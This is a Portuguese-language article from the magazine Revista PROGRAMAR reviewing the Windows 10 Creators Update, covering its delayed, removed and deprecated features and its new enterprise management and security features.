Durante o anuncio oficial do Creators Update em outubro passado, a Microsoft fez uma demonstração muito interessante da funcionalidade **"My People"**. Esta nova toolbar iria ser integrada na barra de tarefas do Windows 10 para permitir o acesso rápido aos contactos e facilitar a partilha de conteúdos. Em janeiro durante o lançamento da **Build 15014**, a Microsoft informou que o My People não estaria pronto a tempo de ser incluído no Creators Update por problemas de qualidade do produto, ficando a sua disponibilização adiada até ao lançamento da **"Redstone 3"**.



My People

Neste mesmo anuncio e durante as demos **3D/ Realidade Mista**, a Microsoft referiu que fabricantes como a Lenovo, HP e Dell, iriam colocar no mercado pela altura da disponibilização do Creators Update os seus primeiros **HMDs** compatíveis com estes ambientes. A 29 de março, a Microsoft faz referencia aos preços destes equipamentos e indica que a sua comercialização por parte dos fabricantes só se verificará numa fase muito posterior ao lançamento do Creators Update. Fica então adiada por agora a possibilidade de usufruir em pleno da Realidade Mista no Windows 10.

HMDs

No que se refere a funcionalidades removidas do Creators Update, a Microsoft faz referencia à execução automática do Flash no Edge, ao ISD (Interactive Service Detection), ao Microsoft Paint nas versões que não são 100% localizadas, ao WSUS no Windows Mobile, entre outras.

Na lista das funcionalidades deprecadas consta o Apps Corner, o Apndatabase.xml, o Tile Data Layer, o TCPChimney, entre outras.


Mais detalhes sobre esta lista podem ser consultados no seguinte link: http://bit.ly/2ndjftG

Enterprise Features

Como referi na introdução deste artigo, esta atualização não traz apenas novidades para o Consumo. O Creators Update foi desenhado para ambientes IT modernos e possui novas funcionalidades que ajudam os IT Pros a gerir e manter seguros equipamentos e dados das suas organizações.

As empresas que usam o Windows 10 passam a usufruir de um conjunto de serviços que permitem uma atualização continua dos seus equipamentos, mantendo-os sempre funcionais e seguros.

Começando pelas melhorias no **WaaS** (Windows as a Service), o Creators Update vai permitir um maior controlo sobre quando os equipamentos recebem atualizações (funcionalidades e cumulativas) através do **Windows Update for Business**. Através do **Update Compliance**, será possível monitorizar o progresso da instalação destas atualizações.




Update Compliance

O suporte ao **Express Update** é expandido também ao **Configuration Manager.**


A **versão 1703** do Windows 10 oferece ainda aos IT Pros as seguintes funcionalidade:

- Windows Configuration Designer e novos cmdlets PowerShell que ajudam a automatizar os processos de deploy.
- O MBR2GTP que ajuda a converter discos de MBR para GTP sem modificar ou eliminar dados do disco.
- Melhorias no suporte MDM para gestão e implementação de politicas de segurança em dispositivos móveis.
- Novas funcionalidades no WSL (Windows Subsystem for Linux).
- Novas opções de display que incluem melhorias no scaling DPI e o Nightlight.
- Melhorias no Hyper-V onde se incluem o "Quick Create" ou o redimensionamento de janelas no modo "Enhanced session".



Hyper-V: Quick Create

Ao nível da segurança, o **Windows Hello for Business** foi melhorado para suportar também autenticação em empresas que usam AD on-premises, e o **ATP** (Windows Defender Advanced Threat Protection) recebeu novas capacidades como a possibilidade de criar alertas sobre ameaças mais inteligentes, investigar contas de utilizador especificas e iniciar medidas de contenção numa máquina ou ficheiros para eliminar uma ameaça.



Informações mais detalhadas sobre estas e outras novidades podem ser consultadas no seguinte link: http://bit.ly/2oFs5kq

Conclusão

Em conclusão, a **Build 15063** chega aos utilizadores estável e com melhorias significativas em termos de performance e experiência de utilização. O processo de instalação é em tudo igual às atualizações anteriores, pelo que não deverá trazer problemas à maioria dos utilizadores. De referir apenas que existem outras novidades que merecem ser exploradas e que não foram abordadas neste artigo. Caso ainda não tenha ainda instalado o Creators Update, não deixe então de explorar estas e outras novidades.

AUTOR

Escrito por Nuno Silva

IT Professional | Windows Insider MVP | Microsoft MVP - Windows Experience (2014-2016) | Microsoft Technical Beta Tester (Windows International Team) | MCC | Certified Microsoft Windows Phone Expert | Windows Team Division Manager @ Microsoft Group Portugal (Facebook)

Veja também as edições anteriores da Revista PROGRAMAR

55ª Edição - Março 2017

54ª Edição - Janeiro 2017

53ª Edição - Agosto 2016

52ª Edição - Março 2016

51ª Edição - Dezembro 2015

50ª Edição - Setembro 2015

e muito mais em ...

DUVIDAS?

IDEIAS?

AJUDAS?

PROJECTOS?

portugal-a-programar
.org